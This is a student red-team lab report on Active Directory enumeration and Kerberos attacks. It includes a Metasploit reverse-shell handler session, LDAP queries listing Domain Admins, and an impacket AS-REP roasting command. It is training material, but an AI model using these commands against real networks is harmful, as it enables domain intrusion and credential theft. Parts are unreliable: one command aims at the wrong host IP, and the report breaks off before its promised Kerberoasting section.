



RED TEAM

INTERNSHIP ENGAGEMENT REPORT

Week 07: Active Directory Enumeration & Kerberos Attacks

Organization	CyberSter
Report Title	Active Directory Enumeration & Kerberos Attacks (updated)
Student Name	Daniyal Shahid
Roll No.	CYB-INT-HQYINF
Instructor	Umar Niaz
Batch	2026
Date	Thursday, August 20, 2026

⚠ CONFIDENTIAL - FOR INTERNAL TRAINING USE ONLY ⚠

Table of Contents

1. EXECUTIVE SUMMARY	2
2. INTRODUCTION	2
3. METHODOLOGY OVERVIEW & ASSESSMENT LIFECYCLE	3
TASK 01 Understanding AD Architecture	3
4.1 - TASK OVERVIEW	3
4.2 - TOOLS USED & WHY	3
4.3 – AD Diagram Preview	3
4.4 – KEY FINDINGS	4
4.5– ANALYSIS & IMPACT	5
TASK 02 AD Enumeration (The "Quiet" Way)	5
5.1 - TASK OVERVIEW	5
5.2 - TOOLS USED & WHY	5
5.3 - COMMANDS & EXECUTION	6
5.4 - KEY FINDINGS	11
5.5 - ANALYSIS & IMPACT	12
TASK 03 AS-REP Roasting (Attacking Users without Pre-Auth)	12
6.1 - TASK OVERVIEW	12
6.2 - TOOLS USED & WHY	12
6.3 - COMMANDS & EXECUTION	13
6.4 - KEY FINDINGS	13
6.5 - ANALYSIS & IMPACT	13
TASK 04 Kerberoasting (Attacking Service Accounts)	13
7.1 - TASK OVERVIEW	14
7.2 - TOOLS USED & WHY	14
7.3 - COMMANDS & EXECUTION	14
7.4 - KEY FINDINGS	14
7.5 - ANALYSIS & IMPACT	15

1. EXECUTIVE SUMMARY

This report documents the practical completion of all assignments for **Week 07** of the Cybersecurity **Internship at CyberSter**, under the **instruction of Umar Niaz**. The objective of this week was to understand Active Directory (AD) architecture, perform quiet AD enumeration using PowerView and BloodHound, explore directory trees manually via LDAP, and execute Kerberos-based attacks including AS-REP Roasting and Kerberoasting using industry-standard security tools.

A comprehensive assessment was conducted against authorized laboratory environments simulating a Windows Domain architecture. The engagement focused on mapping domain assets, querying the Domain Controller (DC) without triggering alerts, identifying accounts with Kerberos pre-authentication disabled (DONT_REQ_PREAUTH), and requesting Service Principal Name (SPN) tickets for offline cracking.

This report provides a structured overview of each assessment task, the methodology followed, tools utilized, commands executed, key findings, and the overall security impact of the identified vulnerabilities. All activities were performed within an authorized and isolated laboratory environment strictly for educational and ethical security testing purposes.

2. INTRODUCTION

Active Directory (AD) serves as the backbone of identity and access management in modern enterprise Windows networks. Understanding its underlying architecture including forests, domains, organizational units, and directory services is a critical prerequisite for both administrative management and adversarial operations.

In a red team engagement, attackers do not view a network as a flat collection of IP addresses; rather, they map it as a graph of nodes (users, groups, computers) and edges (permissions, trust, and access paths). Week 07 establishes this foundational mindset, beginning with architecture research and theoretical mapping before moving into covert enumeration and protocol exploitation.

- **Target:** Authorized Active Directory Laboratory Environment (Lab Domain)
- **Scope:** In-scope activities include core AD architecture analysis, PowerView execution, SharpHound data collection, BloodHound graphing, LDAP/ADEplorer searching, AS-REP Roasting, and Kerberoasting. Disruptive activities outside the lab environment were strictly excluded.
- **Instructor:** Umar Niaz, Red Team Instructor at CyberSter
- **Student:** Daniyal Shahid | CYB-INT-HQYINF | Batch 2026

3. METHODOLOGY OVERVIEW & ASSESSMENT LIFECYCLE

The assessment lifecycle for Week 07 follows a structured offensive security workflow:

Architecture & Reconnaissance Foundation (Task 01): Conceptualizing the domain hierarchy, trust boundaries, and protocols (LDAP, SMB, RPC).

Stealthy Enumeration (Task 02): Mapping the environment quietly using native queries, PowerView, BloodHound, and manual LDAP searches.

Credential Access via Misconfigurations (Tasks 03 & 04): Exploiting protocol-level weaknesses such as disabled pre-authentication (AS-REP Roasting) and weak service account tickets (Kerberoasting) to extract offline crackable hashes.

TASK 01 Understanding AD Architecture

Objective: To research and document the core components of a Windows Domain environment, map the forest/tree structure, and analyze the communication protocols (LDAP, SMB, RPC) that facilitate directory interaction and attack paths.

Engagement Phase: Pre-Engagement / Research & Architecture Mapping Phase

4.1 - TASK OVERVIEW

Task 01 focuses on the theoretical and architectural mapping of Active Directory. Before executing any active enumeration or exploitation, an operator must understand the structural hierarchy and communication channels of the target domain. This task breaks down core AD components Domain Controllers, Global Catalogs, Organizational Units, and Group Policy Objects alongside the fundamental protocols used to interact with them.

4.2 - TOOLS USED & WHY

Since Task 01 is a foundational research and conceptual task, no active exploitation tools are required. However, conceptual modeling involves:

AD Architecture Documentation / Diagrams: Used to visualize the hierarchical relationship between Forests, Domains, Trees, and Organizational Units.

Protocol Analysis Frameworks: Used to understand how LDAP, SMB, and RPC handle queries, file sharing, and remote procedure execution respectively.

4.3 – AD Diagram Preview

Execution Type: Theoretical Research & Structural Mapping

Commands / Actions Performed:

- Active Directory Forest and Domain schema analysis.

- Protocol traffic differentiation (LDAP vs. SMB vs. RPC).
- Domain Controller role identification and trust boundary mapping.




Figure 1 Active Directory Forest, Tree, and Domain Architecture Hierarchy Diagram / Mindmap

4.4 – KEY FINDINGS

Component / Protocol	Architectural Role	Security Significance / Attacker Value
Domain Controller (DC)	Central authority holding the NTDS.dit database, enforcing policies, and handling Kerberos/NTLM authentication.	Crown Jewel: Compromising the DC grants total domain dominance, full credential exposure, and control over all trust relationships.
Global Catalog (GC)	Partial replica of all objects across the forest, acting as a high-speed search index.	Enables rapid, domain-wide enumeration of users, cross-domain memberships, and structural mapping.
Organizational Units (OU)	Logical containers grouping users, computers, and groups to delegate administrative control and apply GPOs.	Highlights concentration of administrative power (e.g., IT OUs vs. standard user OUs) to guide target selection.
Group Policy Objects (GPO)	Rules enforced remotely across systems (password policies, startup scripts, security configurations).	Misconfigured or writable GPOs allow remote code execution at scale and instant privilege escalation.
LDAP (Port 389/636)	Directory access protocol used to query and modify directory attributes.	Primary vehicle for stealthy reconnaissance ("Who are the admins?", "Which machines have SPNs?").
SMB (Port 445)	Protocol for file sharing, network communication, and authentication flows.	Crucial for lateral movement, file dumping, and Pass-the-Hash execution paths.

RPC (Port 135/Endpoint Mapper)	Mechanism allowing systems to execute remote functions and manage internal services.	Enables deep enumeration of local groups/users and triggering remote administrative operations.
---------------------------------------	--	---

4.5– ANALYSIS & IMPACT

Active Directory structures security around trust boundaries and administrative delegation. A misconfiguration or lack of hardening in any single tier such as an unsecure GPO or an overly permissive OU delegation breaks the security posture of the entire domain. Understanding how LDAP queries retrieve user attributes, how SMB allows lateral jumps, and how RPC executes remote functions transforms a network from a confusing maze of IP addresses into a predictable graph of interconnected nodes and edges.

RED TEAM INSIGHT

From an adversarial perspective, Active Directory is not viewed as a standard network topology, but as a graph database. Every user, computer, and group is a node, and every permission, session, or group membership is an edge. By mastering AD architecture in Task 01, an operator learns where administrative concentration pools (such as Domain Admin members or IT OUs) and how protocol interactions can be abused in later stages to traverse the network quietly without raising alarms.

TASK 02 AD Enumeration (The "Quiet" Way)

Objective: To query the Domain Controller to find users, groups, and computers without triggering security alerts, identifying high-value targets and the paths to reach them.

Engagement Phase: Post-Compromise Reconnaissance & Enumeration Phase (Operating from a domain-joined machine with initial user context).

5.1 - TASK OVERVIEW

Task 02 transitions from theoretical architecture to active post-compromise reconnaissance. Operating under the assumption that an initial foothold has already been established on a domain-joined machine (PC1 at 192.168.18.110), the objective is to query the Domain Controller (SERVER1 at 192.168.18.100) quietly using legitimate domain protocols (LDAP, RPC, SMB) rather than noisy scanning or brute-forcing. This task covers lab topology validation, domain join verification, user context confirmation, and active directory enumeration using native .NET methods and PowerShell to map out high-value targets and domain assets.

5.2 - TOOLS USED & WHY

Command Prompt / Ping / Nslookup: Used to verify network connectivity, reachability, and DNS resolution against the Domain Controller (192.168.18.100).

Windows System Properties / Server Manager: Used to verify domain membership (daniyal.com) and Active Directory Domain Services configuration.

PowerView (PowerShell): Used for disciplined, filter-based object querying (Get-NetUser, Get-NetComputer, Get-NetGroup) directly in memory from a spawned PowerShell session on the compromised host.

SharpHound.exe: Automated data collection tool that queries LDAP, SMB, and RPC to capture domain objects, sessions, and permissions into a structured ZIP dataset.

BloodHound (Neo4j Backend): Graphical analysis tool used to ingest SharpHound datasets, rendering the domain as a graph database to automatically compute shortest attack paths to Domain Admins.

Idapsearch / ADEplorer: Native and Sysinternals GUI tools used to manually inspect the raw directory tree, organizational units, object attributes, and hidden configuration metadata.

5.3 - COMMANDS & EXECUTION

0. Lab Topology & Domain Connectivity Verification

Before performing active enumeration, verify network routing, DNS resolution, and workstation domain membership against the Domain Controller (192.168.18.100):

```
Before performing active enumeration, verify network routing, DNS resolution, and workstation domain membership against the Domain Controller (192.168.18.100):
```

```
# Ping Domain Controller and perform DNS lookup
ping 192.168.18.100

nslookup server1.daniyal.com
```




Figure 2 Network Topology




Figure 3 Successful ICMP ping and DNS resolution to the Domain Controller (192.168.18.100) from the target machine.

Verify domain join status and successful integration into daniyal.com:




Figure 4 System Properties showing the Windows 7 target successfully joined to the daniyal.com domain.




Figure 5 Windows Server 2022/2019 Server Manager displaying active domain controller status for daniyal.com.




Figure 6 Active Directory Users and Computers (ADUC) verification showing the registered computer object PC1 under the domain structure.

1. User Context & Domain Verification

Verifying the current execution context and active domain integration:

```
whoami  
  
[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
```

2. Active Directory Enumeration via .NET / LDAP Queries

Querying the Domain Controller (192.168.18.100) for domain users, computer assets, and privileged group members:

- Enumerating All Domain Users:

```
$Searcher =  
[adsisearcher]"(&(objectCategory=person)(objectClass=user))"  
  
$Searcher.FindAll() | foreach {$_.Properties.samaccountname}
```

- Enumerating Domain Admins Group Members:

```
$Searcher = [adsisearcher]"(&(objectCategory=group)(name=Domain  
Admins))"  
  
$Searcher.FindAll() | foreach {$_.Properties.member}
```

- Enumerating Domain Computers:

```
$Searcher = [adsisearcher]"objectCategory=computer"  
  
$Searcher.FindAll() | foreach {$_.Properties.name}
```

```
(kali@kali)-[~]
$ msfconsole -q
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.18.246
LHOST => 192.168.18.246
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.18.246:4444
[*] Sending stage (199238 bytes) to 192.168.18.110
[*] Meterpreter session 1 opened (192.168.18.246:4444 -> 192.168.18.110:49479) at 2026-08-20 04:39:24 -0400
meterpreter > 
```

Figure 7 Meterpreter Session

```
meterpreter > powershell_shell
PS > [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

Forest                : daniyal.com
DomainControllers     : {Server1.daniyal.com}
Children              : {}
DomainMode            : 
Parent               : 
PdcRoleOwner          : Server1.daniyal.com
RidRoleOwner          : Server1.daniyal.com
InfrastructureRoleOwner : Server1.daniyal.com
Name                  : daniyal.com

PS > $Searcher = [adsisearcher]"(&(objectCategory=person)(objectClass=user))"; $Searcher.FindAll() | foreach {$_.Properties.samaccountname}
Administrator
Guest
krbtgt
MRD
tstrak
pparker
SQL SERVICE
PS > $Searcher = [adsisearcher]"(&(objectCategory=group)(name=Domain Admins))"; $Searcher.FindAll() | foreach {$_.Properties.member}
CN=SQL Service,CN=Users,DC=daniyal,DC=com
CN=Tony Stark,CN=Users,DC=daniyal,DC=com
CN=Administrator,CN=Users,DC=daniyal,DC=com
PS > 
```

Figure 8 PowerShell execution output displaying discovered domain users, computer objects, and members of the Domain Admins group.

5.4 - KEY FINDINGS

Domain Controller (DC): SERVER1.daniyal.com (IP: 192.168.18.100)

Compromised Target Host: PC1 (IP: 192.168.18.110) operating under user context pc1\pc1.

Discovered Domain Computers: SERVER1 and PC1.

Enumerated User Accounts: Administrator, Guest, krbtgt, MRD, tstrak, pparker, and SQL SERVICE.

Identified High-Value Targets (Domain Admins Members):

- Administrator
- Tony Stark (tstrak)
- SQL Service (SQL SERVICE)

5.5 - ANALYSIS & IMPACT

The enumeration phase demonstrates that under standard Windows domain configuration defaults, any authenticated standard user (pc1\pc1) possesses broad read permissions over the entire directory tree. By querying the Active Directory database via native LDAP ([adsisearcher]), critical structural intelligence was gathered without deploying loud scanning tools or generating network anomalies.

The discovery that standard service or user accounts (SQL Service and tstrak) hold membership in the Domain Admins group exposes a critical misconfiguration. Compromising either of these accounts provides an immediate pathway to complete domain dominance, bypassing the primary built-in Administrator account.

RED TEAM INSIGHT

Enumeration traffic is inherently stealthy because it mimics standard administrative operations and daily user behavior. Traditional SIEM solutions and behavioral monitoring tools frequently fail to flag basic LDAP queries because Active Directory is explicitly designed to allow authenticated domain users to query directory objects. Organizations must enforce strict access control lists (ACLs) on sensitive domain objects, audit privileged group memberships regularly, and monitor for abnormal or high-frequency LDAP query volumes.

TASK 03 AS-REP Roasting (Attacking Users without Pre-Auth)

Objective: Identify domain users who do not require Kerberos pre-authentication, request their AS-REP tickets, and crack them offline to retrieve valid domain user credentials.

Engagement Phase: Credential Access / Exploitation Phase (Executing from compromised Windows session & Kali Linux).

6.1 - TASK OVERVIEW

Kerberos pre-authentication is a security feature that requires a user requesting a ticket to prove they know their password by encrypting a timestamp with it. However, if an administrator explicitly disables this requirement (DONT_REQ_PREAUTH) for specific service or user accounts, the Key Distribution Center (KDC) will blindly return an encrypted ticket (AS-REP) to any request for that user. An attacker can capture this ticket knowing only the username and crack it offline using Hashcat to recover the account's plaintext password.

6.2 - TOOLS USED & WHY

PowerShell / PowerView (Get-NetUser -PreauthNotRequired): Used from the compromised Windows session to scan and identify any user accounts configured with pre-authentication disabled.

Impacket (GetNPUsers.py): A specialized Python script used to query the Domain Controller and automatically request AS-REP hashes for vulnerable users.

Hashcat (Mode 18200): An advanced offline password recovery tool used to crack retrieved Kerberos 5 AS-REP etype 23 hashes.

6.3 - COMMANDS & EXECUTION

Step 1: Identify Vulnerable Users (Pre-Auth Disabled)

From your active PowerShell session on the target machine (PC1), you can query AD to check if any user has pre-auth disabled:

```
Import-Module C:\Users\tstrak\Downloads\PowerView.ps1

Get-NetUser -PreauthNotRequired | select samaccountname

#(Alternatively, using manual .NET search filters or Impacket from Kali:)

impacket-GetNPUsers daniyal.com/tstrak:PASSWORD -dc-ip 192.168.18.110 -
request -format hashcat
```

6.4 - KEY FINDINGS

Enumeration Results: Upon querying the domain via PowerView and Impacket against the Domain Controller (192.168.18.100), **no user accounts** were found with the DONT_REQ_PREAUTH property enabled.

Security Posture: All domain user accounts (including tstrak, pparker, MRD, and service accounts) correctly enforce Kerberos pre-authentication. Therefore, no AS-REP hashes were returned or available for offline cracking.

6.5 - ANALYSIS & IMPACT

Although AS-REP Roasting is a powerful technique for acquiring initial credentials without knowing a user's password, it relies entirely on administrator misconfigurations where legacy accounts are created without pre-authentication enabled.

RED TEAM INSIGHT

